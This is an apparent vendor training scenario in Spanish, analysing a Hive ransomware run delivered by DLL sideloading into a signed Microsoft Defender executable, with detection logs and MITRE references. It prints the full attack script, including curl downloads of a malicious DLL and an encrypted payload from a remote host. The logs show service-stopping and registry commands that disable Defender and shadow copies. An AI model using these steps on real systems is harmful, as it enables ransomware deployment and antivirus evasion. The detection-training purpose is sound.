

Escenario de Capacitación - Inyección de DLL

Nombre del Grupo

Training Data - DLL Injection (Hive)

Escenario

En este escenario de capacitación, ejecutaremos una carga útil de ransomware cifrada mediante inyección de DLL en un MS Defender firmado. Se ha creado una DLL personalizada, tal como lo haría un atacante, que descifra un archivo .log falso y lo ejecuta.


Muchas herramientas de seguridad simplemente ignoran los procesos iniciados por un proceso padre firmado, particularmente un antivirus firmado, y aún más particularmente Defender. Los comandos de Defender no solo suelen estar permitidos, sino que a menudo tienen privilegios extremadamente altos. Aquí el comando que se convierte en arma es una actualización de firmas, algo que no solo es común, sino que sería ignorado en cualquier tipo de búsqueda de malware. Aquí demostramos que, incluso con técnicas simples de “vivir de la tierra” (living off the land), un atacante puede ejecutar cargas útiles privilegiadas mediante el uso de un script sencillo, sin necesidad de herramientas de inyección personalizadas en la máquina.

Aquí está el script exacto ejecutado en la máquina víctima. Observe cómo no ocurre nada explícitamente malicioso; copiar los ejecutables de Defender a un directorio de preparación se hace solo para resaltar los archivos de `C:\staging` en el análisis de causa raíz.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```

Analizándolo línea por línea:

1. Se crea el directorio de preparación
2. Defender se copia al directorio de preparación
3. El mpclient.dll real se renombra
4. El archivo “log” cifrado y la DLL maliciosa se descargan desde un servidor remoto
5. El MpCmdRun real y firmado se ejecuta con la tarea de actualización de firmas



MpCmdRun.exe

Identificándolo

Number of Incidents	Machine Name	Program Path	Program Arguments
1	\\DESKTOP-GISR8SE	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:45:16 PM EDT	Red Ringed	False	False	True

Respuesta Automatizada

Comenzando con la respuesta automatizada, sonarían campanas de alarma en su mente. Un proceso que nunca se había visto antes, con un nombre de GUID aleatorio, se ejecutó y activó Cyber Crucible, y no está firmado. Sin embargo, observe que la ruta aquí podría fácilmente ser algo con un aspecto menos alarmante. Se dejó intencionalmente como C:\staging para resaltarlo.

El siguiente paso inmediato sería encontrar ese archivo y averiguar cómo llegó allí. Probablemente haya sido eliminado automáticamente, pero podemos revisar las creaciones de procesos de Cyber Crucible para ver quién lo ejecutó originalmente.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

PowerShell → MpCmdRun → {7374F...}

Tal como se describe en el escenario anterior, un script de PowerShell inició un ejecutable de Defender, que a su vez inició nuestro proceso alarmante. La carga útil del malware luego generó muchos procesos hijos para realizar diversas tareas de preparación. La visibilidad de estos procesos en segundo plano a menudo brinda información sobre archivos creados en el sistema, claves de registro modificadas, actividad de propagación (worming), etc.

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

De lo contrario, “comportamiento invisible”

En este punto, el ataque ha sido contenido por Cyber Crucible, pero el análisis de los procesos relacionados es importante para determinar el alcance de los comportamientos maliciosos. La ejecución del ejecutable sin firmar por sí sola parece obvia cuando Cyber Crucible la presenta claramente, pero muchas veces los procesos en segundo plano iniciados por algo tan privilegiado y protegido como Defender simplemente serían ignorados.

Documentación relevante

- [Mitre T1543](#) - Crear o modificar un proceso del sistema puede disfrazar código malicioso como un proceso normal y confiable del sistema ante la detección de malware.
- [Mitre T1068](#) - Realizar una escalada de privilegios mediante vulnerabilidades de software puede permitir que el código malicioso escape de las restricciones de permisos o de entornos virtualizados.
- [Mitre T1055-001](#) - La inyección de DLL se puede utilizar para cargar código malicioso en un proceso, simplemente indicando al proceso objetivo que cargue una nueva DLL o reemplazando una DLL legítima antes de que se cargue.
- [Mitre T1059-001](#) - El malware de Windows suele utilizar PowerShell para realizar la configuración del malware, como reemplazar archivos legítimos por archivos maliciosos.